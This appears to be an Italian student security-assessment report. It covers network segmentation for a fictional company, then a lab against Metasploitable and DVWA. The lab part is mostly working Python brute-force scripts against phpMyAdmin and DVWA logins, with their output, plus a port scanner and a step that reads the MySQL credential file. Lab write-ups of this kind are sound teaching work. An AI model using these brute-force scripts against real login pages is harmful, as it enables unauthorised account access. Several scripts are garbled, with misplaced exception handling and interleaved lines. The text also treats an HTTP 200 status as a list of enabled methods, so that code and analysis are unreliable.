

BUILD WEEK 1

“Valutazioni sulla sicurezza”



Il progetto della Build week 1 riguarda le **valutazioni di sicurezza sulle infrastrutture critiche dei data center** per conto dell'azienda “**Theta**”. L'attività in questione si concentrerà principalmente su:

- Creare un Web server che espone diversi servizi su internet (accessibile anche al pubblico).
- Creare un Application server che espone sulla rete interna un applicativo di e-commerce accessibile dai soli impiegati della compagnia Theta (non accessibile da reti esterne, quindi da internet).

Il capo della sicurezza informatica dell'azienda, chiamato anche **CISO (chief information security officer)**, ci richiederà di svolgere vari compiti:

1. **Design di Rete;**
2. **Enumerazione metodi HTTP;**
3. **Valutazione servizi attivi;**
4. **Attacco Brute force a phpMyAdmin;**
5. **Attacco Brute force con DVWA;**
6. **Conclusioni e valutazioni finali.**

1. Design di Rete

Un design di rete efficace richiede una pianificazione attenta, considerando un modello integrato di network segmentation, firewall e altri sistemi di sicurezza come **IDS/IPS** che lavorano sinergicamente.

La segmentazione di rete è fondamentale per proteggere i sistemi sensibili da potenziali attacchi provenienti da aree più esposte e vulnerabili. I firewall, d'altra parte, svolgono un ruolo cruciale nel monitorare il traffico in entrata e in uscita dalla rete.

Gli **Intrusion Detection System (IDS)** e gli **Intrusion Prevention System (IPS)** rappresentano ulteriori strumenti di sicurezza che contribuiscono a difendere una rete aziendale da minacce informatiche. L'**IDS** è ottimale per il monitoraggio del traffico e la rilevazione delle intrusioni, mentre l'**IPS** è preferibile per una protezione proattiva, bloccando immediatamente il traffico dannoso.

Questi dispositivi vengono collocati strategicamente all'interno della rete aziendale:


- **All'ingresso della rete** per massimizzare la copertura.
- **Nei segmenti critici** come la **DMZ**, che ospita server sensibili.
- **All'interno della rete** per proteggere dati aziendali cruciali.

L'utilizzo di un IPS all'ingresso della rete è consigliato per prevenire intrusioni e attacchi, impedendo l'accesso indesiderato prima che raggiungano la rete interna. Nella **DMZ**, è altrettanto preferibile un IPS per monitorare attivamente il traffico in entrata e bloccare prontamente attività sospette, riducendo i tempi di intervento e prevenendo potenziali attacchi.

D'altra parte, all'interno della rete aziendale, l'uso di un **IDS** è consigliato. Questo consente di ottenere una visione completa del traffico interno e identificare potenziali minacce senza interferire con il flusso normale dei dati, a differenza degli **IPS** che potrebbero generare falsi positivi e causare interruzioni non necessarie nel lavoro aziendale.

Abbiamo quindi messo a punto un nuovo design che prevede la suddivisione della rete aziendale in **rete interna**, **DMZ** e **rete esterna**.

La rete interna ospita l'**Application Server** (Ecommerce) che la compagnia utilizza per la gestione dell'e-commerce ed è accessibile esclusivamente ai dipendenti.



La **DMZ** (demilitarized zone) è una zona intermedia tra la rete interna e la rete esterna accessibile al pubblico per i servizi online è quella in cui si trovano i **Web Server**.

Il nuovo design di rete prevede l'installazione di un **Next Generation Firewall (NGF)**, ovvero un tipo di firewall che ha capacità di ispezione fino al **livello 7 del modello ISO/OSI** ed aggiunge una funzionalità essenziale ovvero quella di poter poi installare un **IDS**, all'ingresso della rete aziendale. Ad esso segue il router della rete aziendale (Router provider internet), qui si suddivide in due segmenti :

- Per il segmento **rete interna** viene previsto l'utilizzo di un **IDS**. Successivamente si separano le due reti, assegnando uno ad un indirizzo di rete 192.168.20.0/24 e **VLAN 20** all'Amministrazione e l'altro l'indirizzo 192.168.10.0/24 e **VLAN 10** ai Dipendenti
- Per il segmento **DMZ (demilitarized zone)** si applica invece un sistema IPS che individua gli accessi da parte degli utenti malevoli e agisce per bloccarli . All'interno del segmento si trova il **Web Server** accessibile dall'esterno e il **Backup Server**

2. Enumerazione metodi HTTP

La seconda parte del progetto comprende l'enumerazione dei metodi HTTP attivi sulla porta 80 del server Web e dell'Application Server.

Tutto l'ambiente sulle infrastrutture critiche dei data center dell'azienda Theta verrà testato e simulato grazie a "Metasploitable":

Il fine di tutto sarà individuare per poi disattivare i vari metodi HTTP di troppo attivi sul nostro server, questo perché avendo troppi metodi abilitati si può incorrere in rischi inutili per la sicurezza del nostro server.

Quindi procediamo alla realizzazione di un codice in linguaggio Python che ci servirà per completare questa task:

Codice server Web:

```
import requests

def enumerare_metodi_http(target_url):
    # Lista dei metodi HTTP da testare
    metodi_http = ["GET", "POST", "PUT", "DELETE", "HEAD", "OPTIONS", "TRACE", "PATCH"]

    for metodo in metodi_http:
        try:
            # Costruisci l'URL con il metodo corrente e la porta 80 se manca il prefisso
            url = f"{target_url}:{80 if 'http://' in target_url else ''}"

            # Effettua la richiesta HTTP con il metodo corrente
            risposta = requests.request(metodo, url)

            # Verifica se la risposta ha uno status code inferiore a 400 (successo)
            if risposta.status_code < 400:
                print(f"Il metodo {metodo} e' abilitato")
            except requests.exceptions.RequestException as e:
                # Gestisci eventuali eccezioni durante il test del metodo corrente
                print(f"Si e' verificato un errore durante il test del metodo {metodo}: {e}")

# Input dell'utente per l'URL target
target_url = input("Inserisci l'URL target: ")
enumerare_metodi_http(target_url)
```

```
Inserisci l'url target: http://192.168.50.101
Il metodo GET e abilitato
Il metodo POST e abilitato
Il metodo PUT e abilitato
Il metodo DELETE e abilitato
Il metodo HEAD e abilitato
Il metodo OPTIONS e abilitato
Il metodo TRACE e abilitato
Il metodo PATCH e abilitato
```

Il codice Python creato enumera i metodi HTTP supportati da un URL specificato.

Il codice inizia importando il modulo requests, che fornisce funzionalità per effettuare richieste HTTP.

La funzione “enumerare_metodi_http()” prende in input un URL come parametro così che la funzione inizierà la creazione di una lista con tutti i metodi HTTP supportati:

["GET", "POST", "PUT", "DELETE", "HEAD", "OPTIONS", "TRACE"]

Quindi, la funzione itera sulla lista dei metodi HTTP e per ogni metodo la funzione tenterà di effettuare una richiesta HTTP all'URL specificato; se la richiesta ha successo e il codice di stato HTTP è inferiore a 400 allora la funzione stamperà un messaggio di abilitazione del metodo utilizzato.

Se la richiesta non ha successo o il codice di stato HTTP è uguale o superiore a 400, la funzione stamperà un messaggio di errore durante il test del metodo.

Successivamente il codice verrà eseguito chiedendo all'utente di inserire un URL target (indirizzo ip della macchina da scansione).

In sintesi, il codice funziona nel seguente modo:

1. Importa il modulo requests;
2. Crea una lista di tutti i metodi HTTP supportati;
3. Itera sulla lista dei metodi HTTP;
4. Tenta di effettuare una richiesta HTTP per ogni metodo;
5. Se la richiesta ha successo, stampa un messaggio che indica che il metodo è abilitato;
6. Se la richiesta non ha successo, stampa un messaggio di errore.

Il codice può essere utilizzato per identificare i metodi HTTP supportati da un server web. Questa informazione può essere utile per testare la sicurezza di un server web o per sviluppare applicazioni web.

A breve noteremo anche la differenza sostanziale tra i due diversi metodi HTTP utilizzati oggi, in quanto sul server Web sono di molto maggiori rispetto ai metodi HTTP dell'Application Server, rendendolo quindi molto più fragile in termini di sicurezza aziendale.

Codice Application Server:

In seguito, abbiamo ripetuto il processo con un nuovo codice che utilizzerà il modulo “http.client” per inviare una richiesta HTTP di tipo **OPTIONS** al sistema di destinazione specificato. L'obiettivo era ottenere i metodi HTTP abilitati per una particolare risorsa.

Tuttavia, al termine della scansione, anziché ricevere una lista completa di metodi, abbiamo ottenuto solo il codice di stato “200”.

Nel contesto del protocollo HTTP, il codice 200 indica che tutti i dati richiesti sono stati identificati sul server web e trasmessi al client senza problemi.

Di conseguenza, la scansione ha avuto successo, ma non abbiamo ricevuto dettagli specifici sui metodi HTTP abilitati per la risorsa.

```
Inserire host/IP del sistema target : 192.168.50.101
Inserire la porta del sistema target (default :80
I metodi abilitati sono: 200
```

3. Valutazione dei servizi attivi

Il terzo stadio della valutazione implica la conduzione di una **scansione delle porte** al fine di identificare quelle **aperte (ricevono e trasmettono dati)** e di determinare se vi siano processi attivi su queste ultime. Nel caso di un'analisi più dettagliata, si potrebbero inviare dati specifici a una porta per esaminare la risposta e valutare eventuali vulnerabilità.

L'obiettivo primario di questo stadio consiste nell'individuare eventuali **porte aperte non autorizzate** che potrebbero costituire potenziali punti deboli nella **sicurezza**. Per realizzare tale obiettivo, si procederà alla creazione di uno script in linguaggio **Python** dedicato al **port scanning**, concentrandosi su una scansione verticale. Questo approccio implica la scansione di tutte le porte **"well-known"** nell'intervallo da **0** a **1023**, fornendo un indirizzo **IP** come input.

Nel codice sviluppato, si fa uso della libreria **"Socket"** per agevolare lo scambio di dati tra l'**host sorgente** (la nostra macchina) e il **destinatario** (il server simulato). Il processo di scansione viene eseguito iterativamente su ciascuna porta, determinando se la porta è aperta e identificando il servizio attivo su di essa. I risultati della scansione includono un elenco delle porte aperte insieme ai servizi corrispondenti:

```
import socket

# Input dell'utente per l'IP target della scansione
target = input("Inserisci l'IP per la scansione: ")

# Input dell'utente per il range delle porte da scansionare
portrange = input("Inserisci il range delle porte per la scansione: ")

# Estrai la porta inferiore e superiore dal range specificato dall'utente
lowport = int(portrange.split('-')[0])
highport = int(portrange.split('-')[1])

# Stampa delle informazioni sulla scansione
print('Scansione', target, 'dalla porta', lowport, 'alla porta', highport)

# Ciclo attraverso tutte le porte nel range specificato
for port in range(lowport, highport):
    # Creazione di un oggetto socket per la connessione
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    # Tentativo di connessione alla porta corrente dell'IP target
    status = s.connect_ex((target, port))

    # Verifica se la connessione è riuscita (status 0) e stampa il servizio associato alla porta
    if status == 0:
        service = socket.getservbyport(port)
        print('Porta', port, 'aperta - Servizio:', service)


    # Chiusura della connessione
    s.close()
```

```
Inserisci l'IP per la scansione: 192.168.50.101
Inserisci il range delle porte per la scansione: 0-1023
Scansione 192.168.50.101 dalla porta 0 alla porta 1023
Porta 21 aperta - Servizio: ftp
Porta 22 aperta - Servizio: ssh
Porta 23 aperta - Servizio: telnet
Porta 25 aperta - Servizio: smtp
Porta 53 aperta - Servizio: domain
Porta 80 aperta - Servizio: http
Porta 111 aperta - Servizio: sunrpc
Porta 139 aperta - Servizio: netbios-ssn
Porta 445 aperta - Servizio: microsoft-ds
Porta 512 aperta - Servizio: exec
Porta 513 aperta - Servizio: login
Porta 514 aperta - Servizio: shell
```

4 . Attacco Brute Force a phpMyAdmin

Prima di poter passare all'attacco vero e proprio abbiamo dovuto effettuare alcune operazioni sulla macchina Metasploit in quanto ci occorreva conoscere il login dell'area "**phpMyAdmin**".

Siamo riusciti ad accedere al file di configurazione che si trovava all'interno del percorso `"/etc/mysql/debian.cnf"`, si può notare come vengono indicati username e password:



```
metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
GNU nano 2.0.7 File: /etc/mysql/debian.cnf

# Automatically generated for Debian scripts. DO NOT TOUCH!
[client]
host      = localhost
user      = debian-sys-maint
password  =
socket    = /var/run/mysqld/mysqld.sock
[mysql_upgrade]
user      = debian-sys-maint
password  =
socket    = /var/run/mysqld/mysqld.sock
basedir   = /usr

[ Read 11 lines ]
G Get Help  O WriteOut  R Read File  V Prev Page  K Cut Text  C Cur Pos
X Exit      J Justify    W Where Is  U Next Page  U UnCut Text T To Spell
Right Ctrl
```


Da questo momento si può passare alla simulazione di attacco **Brute Force login**, ovvero un attacco che mirerà a trovare la combinazione di un **Username** e di una **Password** di una pagina di **login**.

Anche in questo caso abbiamo realizzato uno script per il **Brute Force** attraverso il linguaggio **Python**:

```
import requests

# Richiesta dei nomi dei file degli username e delle password
username_file = input("Inserisci il nome del file degli username: ")
password_file = input("Inserisci il nome del file delle password: ")

try:
    with open(username_file, 'r') as usernames, open(password_file, 'r') as passwords:
        # Iterazione sugli username
        for username in usernames:
            username = username.rstrip() # Rimuove eventuali spazi bianchi alla fine

            # Riavvolgimento del file delle password all'inizio
            passwords.seek(0)

            # Iterazione sulle password
            for password in passwords:
                password = password.rstrip() # Rimuove eventuali spazi bianchi alla fine

                # URL di destinazione
                url = 'http://192.168.50.101/phpMyAdmin/'

                # Dati da inviare con la richiesta POST
                payload = {'pma_username': username, 'pma_password': password,
'input_go': 'Go'}

                try:
                    # Effettua la richiesta POST
                    response = requests.post(url, data=payload)

                    # Stampa l'username e la password attuali
                    print(f"Username: {username}, Password: {password}", end=" ")

                    # Verifica la risposta del server
                    if response.status_code == 200:
                        if 'Access denied' in response.text:
                            print("- Fallito")
                        else:
                            print('\nSuccesso!')
                            exit()
                    else:
                        print('Errore:', response.status_code)
                except requests.exceptions.RequestException as e:
                    print('Errore nella richiesta:', e)
except FileNotFoundError:
    print("File non trovato. Assicurati che i nomi dei file siano corretti.")
```

```
kali@kali: ~/Desktop
File Actions Edit View Help
Username: user, Password: root - Fallito
Username: user, Password: password - Fallito
Username: user, Password: - Fallito
Username: user, Password: password - Fallito
Username: admin, Password: password - Fallito
Username: admin, Password: kali - Fallito
Username: admin, Password: root - Fallito
Username: admin, Password: password - Fallito
Username: admin, Password: - Fallito
Username: admin, Password: password - Fallito
Username: root, Password: password - Fallito
Username: root, Password: kali - Fallito
Username: root, Password: root - Fallito
Username: root, Password: password - Fallito
Username: root, Password: - Fallito
Username: root, Password: password - Fallito
Username: user, Password: password - Fallito
Username: user, Password: kali - Fallito
Username: user, Password: root - Fallito
Username: user, Password: password - Fallito
Username: user, Password: - Fallito
Username: user, Password: password - Fallito
Username: debian-sys-maint, Password: password - Fallito
Username: debian-sys-maint, Password: kali - Fallito
Username: debian-sys-maint, Password: root - Fallito
Username: debian-sys-maint, Password: password - Fallito
Username: debian-sys-maint, Password:
Successo!
(kali@kali)-[~/Desktop]
$
```

L'immagine riporta l'attacco vero e proprio, quest'ultimo ci mostrerà il **nome utente** e **password** utilizzati nel login della pagina menzionata in precedenza:

User: debian-sys-maint
Password:

5. Attacco Brute Force con DVWA Parte 1: Login Page

Codice python del bruteforce:

```
import requests

# URL del sito da attaccare
url = "http://192.168.50.101/dvwa/login.php"

# Ottieni la lista degli username da un file specificato dall'utente
user_file = input("Inserisci il percorso per il file con gli username: ")
with open(user_file, "r") as fd:
    users = fd.readlines()

# Ottieni la lista delle password da un file specificato dall'utente
password_file = input("Inserisci il percorso del file con le password: ")
with open(password_file, "r") as fd:
    passwords = fd.readlines()

# Variabile flag che diventa True quando sono trovati username e password validi
done = False

print("Attaccando " + url + "\n")

# Ciclo attraverso gli username
for user in users:
    user = user.rstrip()

    # Ciclo attraverso le password
    for password in passwords:
        if not done:
            password = password.rstrip()

            # Creazione del payload con username, password e il pulsante di login
            payload = {
                "username": user,
                "password": password,
                "Login": "Login"
            }

            # Invio della richiesta POST al sito con il payload
            response = requests.post(url, data=payload)

            # Verifica se il login ha avuto successo
            if response.url.endswith("index.php"):
                print("Successo!\nUser: " + user + "\nPassword: " + password)
                done = True
                break
            else:
                print("Fallito: " + user + " - " + password)
```

```
kali@kali: ~/Desktop
File Actions Edit View Help
Fallito: admin - kekw
Fallito: admin - pipino
Fallito: admin - ciaone
Fallito: admin - ggwp
Fallito: admin - kekw
Fallito: admin - pipino
Fallito: admin - ciaone password validi
Fallito: admin - ggwp
Fallito: admin - kekw
Fallito: admin - pipino
Fallito: admin - ciaone
Fallito: admin - ggwp
Fallito: admin - kekw
Fallito: admin - pipino
Fallito: admin - ciaone
Fallito: admin - ggwp
Fallito: admin - kekw
Fallito: admin - pipino
Fallito: admin - ciaone
Fallito: admin - ggwp
Fallito: admin - kekw
Fallito: admin - pipino
Fallito: admin - ciaone
Fallito: admin - ggwp
Fallito: admin - kekw
Fallito: admin - pipino
Fallito: admin - ciaone
Fallito: admin - ggwp
Fallito: admin - kekw
Successo!
User: admin
Password: password
(kali@kali)-[~/Desktop]
$
```

Come penultimo step abbiamo effettuato un altro attacco brute force, ma utilizzando questa volta come bersaglio la DVWA (specificatamente la Login Page), che è una web application creata appositamente per testare vari tipi di attacchi, tra cui anche il bruteforce, ma questo nello specifico lo vedremo nella Parte 2.

In questo caso abbiamo utilizzato il codice del primo brute force realizzato in precedenza apportando alcune modifiche per meglio adattarlo a questa casistica, in quanto erano richiesti dei cambiamenti a livello di sintassi all'interno del payload, ovvero quella parte di codice che identifica nel codice sorgente delle pagine web determinati riferimenti che utilizziamo per l'attacco.

Ad inizio capitolo viene riportato il codice utilizzato per il test sulla pagina di login principale e successivamente il risultato dell' attacco brute force. Il nome utente e la password utilizzati sono:

User: admin
Password: password

5.1 Attacco Brute Force con DVWA Parte 2: Brute Force Tab

Codice python del bruteforce:

```
import requests
import os
import sys
from bs4 import BeautifulSoup

# URL di login
login_url = "http://192.168.50.101/dvwa/login.php"

# Menu di selezione del livello di sicurezza
print("Seleziona il livello di sicurezza:")
print("1. Low")
print("2. Medium")
print("3. High")

# Chiede all'utente di selezionare un'opzione
choice = input("Inserisci il numero corrispondente al livello di sicurezza desiderato: ")
choice = choice.strip()

# Mappa la scelta dell'utente al livello di sicurezza
security_levels = {
    "1": "low",
    "2": "medium",
    "3": "high",
}

# Verifica se la scelta dell'utente e' valida
if choice not in security_levels:
    print("Scelta non valida. Inserisci un numero valido.")
    os.execl(sys.executable, sys.executable, *sys.argv)

# Ottiene il livello di sicurezza corrispondente alla scelta dell'utente
security_level = security_levels[choice]

# Dati di login
login_payload = {
    "username": "admin",
    "password": "password",
    "Login": "Login"
}
```

```

# Esegue la richiesta di login per ottenere il PHPSESSID
login_response = requests.post(login_url, data=login_payload)

# Verifica che il login sia andato a buon fine
if "Login failed" in login_response.text:
    print("Errore durante il login. Potrebbe essere necessario fornire credenziali valide.")
    exit()

# Estrae il PHPSESSID dal cookie della risposta di login
phpsessid_cookie = login_response.request.headers.get('Cookie').split(';')
    '[1].split('=')[1]

# Stampa il PHPSESSID a schermo
print(f"\033[1mPHPSESSID\033[0m ottenuto con successo: {phpsessid_cookie}\n")

# Costruisce l'header con il PHPSESSID e il livello di sicurezza
header = {"Cookie": f"security={security_level}; PHPSESSID={phpsessid_cookie}"}

# Legge i nomi utente e le password dai file
usernames_file_path = "/home/kali/Desktop/username.lst"
passwords_file_path = "/home/kali/Desktop/password.lst"

with open(usernames_file_path, 'r') as usernames_file, open(passwords_file_path, 'r') as passwords_file:
    usernames = usernames_file.readlines()
    passwords = passwords_file.readlines()

# Itera sui nomi utente e password
for user in usernames:
    for password in passwords:
        url = "http://192.168.50.101/dvwa/vulnerabilities/brute/"
        users = user.strip()
        passw = password.strip()
        get_data = {"username": users, "password": passw, "Login": 'Login'}
        print("\033[1mUtente:\033[0m", user, "\033[1mPassword: \033[0m", passw, "\n")

        # Stampa il PHPSESSID prima di eseguire la richiesta successiva
        print(f"\033[1mPHPSESSID\033[0m utilizzato nella richiesta: {phpsessid_cookie}\n")

        r = requests.get(url, params=get_data, headers=header)
        print("\nAccesso riuscito con: \nUsername:\033[1m", users, "\033[0m-
            if not 'Username and/or password incorrect.' in r.text:
                Password:\033[1m", passw, "\033[0m")
                exit()

```


Prova di funzionamento con settaggio security=low:

```
kali@kali: ~/Desktop
File Actions Edit View Help

(kali@kali)-[~/Desktop]
$ python brute3.py
Seleziona il livello di sicurezza:
1. Low
2. Medium
3. High
Inserisci il numero corrispondente al livello di sicurezza desiderato: A
Scelta non valida. Inserisci un numero valido.
Seleziona il livello di sicurezza:
1. Low
2. Medium
3. High
Inserisci il numero corrispondente al livello di sicurezza desiderato: 6
Scelta non valida. Inserisci un numero valido.
Seleziona il livello di sicurezza:
1. Low
2. Medium
3. High
Inserisci il numero corrispondente al livello di sicurezza desiderato: 1
PHPSESSID ottenuto con successo: 34eb2ee46e613b6c23d1bc34c43e9048

Utente: admin
Password: admin

PHPSESSID utilizzato nella richiesta: 34eb2ee46e613b6c23d1bc34c43e9048

Utente: admin
Password: mattia

PHPSESSID utilizzato nella richiesta: 34eb2ee46e613b6c23d1bc34c43e9048

Utente: admin
Password: michael

PHPSESSID utilizzato nella richiesta: 34eb2ee46e613b6c23d1bc34c43e9048

Utente: admin
Password: jun

PHPSESSID utilizzato nella richiesta: 34eb2ee46e613b6c23d1bc34c43e9048

Utente: admin
Password: manuel

PHPSESSID utilizzato nella richiesta: 34eb2ee46e613b6c23d1bc34c43e9048

Utente: admin
Password: simone

PHPSESSID utilizzato nella richiesta: 34eb2ee46e613b6c23d1bc34c43e9048

Utente: admin
Password: alex

PHPSESSID utilizzato nella richiesta: 34eb2ee46e613b6c23d1bc34c43e9048

Utente: admin
Password: password

PHPSESSID utilizzato nella richiesta: 34eb2ee46e613b6c23d1bc34c43e9048

Accesso riuscito con:
Username: admin - Password: password

(kali@kali)-[~/Desktop]
$ █
```

Prova di funzionamento con settaggio security=medium:

```
kali@kali: ~/Desktop
File Actions Edit View Help

(kali@kali)~[~/Desktop]
$ python brute3.py
Seleziona il livello di sicurezza:
1. Low
2. Medium
3. High
Inserisci il numero corrispondente al livello di sicurezza desiderato: 2
PHPSESSID ottenuto con successo: fb646eec2627aef2b1f2e45601706a80

Utente: admin
Password: admin

PHPSESSID utilizzato nella richiesta: fb646eec2627aef2b1f2e45601706a80

Utente: admin
Password: mattia

PHPSESSID utilizzato nella richiesta: fb646eec2627aef2b1f2e45601706a80

Utente: admin
Password: michael

PHPSESSID utilizzato nella richiesta: fb646eec2627aef2b1f2e45601706a80

Utente: admin
Password: jun

PHPSESSID utilizzato nella richiesta: fb646eec2627aef2b1f2e45601706a80

Utente: admin
Password: manuel

PHPSESSID utilizzato nella richiesta: fb646eec2627aef2b1f2e45601706a80

Utente: admin
Password: simone

PHPSESSID utilizzato nella richiesta: fb646eec2627aef2b1f2e45601706a80

Utente: admin
Password: alex

PHPSESSID utilizzato nella richiesta: fb646eec2627aef2b1f2e45601706a80

Utente: admin
Password: password

PHPSESSID utilizzato nella richiesta: fb646eec2627aef2b1f2e45601706a80

Accesso riuscito con:
Username: admin - Password: password

(kali@kali)~[~/Desktop]
$
```

Prova di funzionamento con settaggio security=high:

```
kali@kali: ~/Desktop
File Actions Edit View Help

(kali@kali)~[~/Desktop]
$ python brute3.py
Seleziona il livello di sicurezza:
1. Low
2. Medium
3. High
Inserisci il numero corrispondente al livello di sicurezza desiderato: 3
PHPSESSID ottenuto con successo: 456120922e7478723a3617fe15771d00

Utente: admin
Password: admin

PHPSESSID utilizzato nella richiesta: 456120922e7478723a3617fe15771d00

Utente: admin
Password: mattia

PHPSESSID utilizzato nella richiesta: 456120922e7478723a3617fe15771d00

Utente: admin
Password: michael

PHPSESSID utilizzato nella richiesta: 456120922e7478723a3617fe15771d00

Utente: admin
Password: jun

PHPSESSID utilizzato nella richiesta: 456120922e7478723a3617fe15771d00

Utente: admin
Password: manuel

PHPSESSID utilizzato nella richiesta: 456120922e7478723a3617fe15771d00

Utente: admin
Password: simone

PHPSESSID utilizzato nella richiesta: 456120922e7478723a3617fe15771d00

Utente: admin
Password: alex

PHPSESSID utilizzato nella richiesta: 456120922e7478723a3617fe15771d00

Utente: admin
Password: password

PHPSESSID utilizzato nella richiesta: 456120922e7478723a3617fe15771d00

Accesso riuscito con:
Username: admin - Password: password

(kali@kali)~[~/Desktop]
$
```

Spiegazione della Parte 2:

Come si può vedere dal codice e dalle screenshots qui sopra, il codice funziona con tutti e 3 i livelli di sicurezza disponibili nella versione fornitaci di DVWA.

Nel codice è compresa anche la fase di Login della Parte 1 perché abbiamo estrapolato username e password nel bruteforce precedente.

Tra i 3 livelli di sicurezza ci sono alcune differenze che abbiamo potuto notare all'interno dei codici sorgenti che DVWA ti lascia verificare e comparare.

Di seguito spiegheremo i 3 livelli e le differenze presenti:


- **Security= Low:** In questo livello, che è il più basso selezionabile tra i 3, lo script ".php" ci mostra un codice molto semplice e molto vulnerabile a vari attacchi anche basilari;
- **Security= Medium:** In questo livello l'unica differenza sta nella pulizia/sanitizzazione degli input dei campi username e password, questo fatto per evitare l'inserimento di possibili caratteri malevoli, ma le vulnerabilità sono ancora molto numerose;
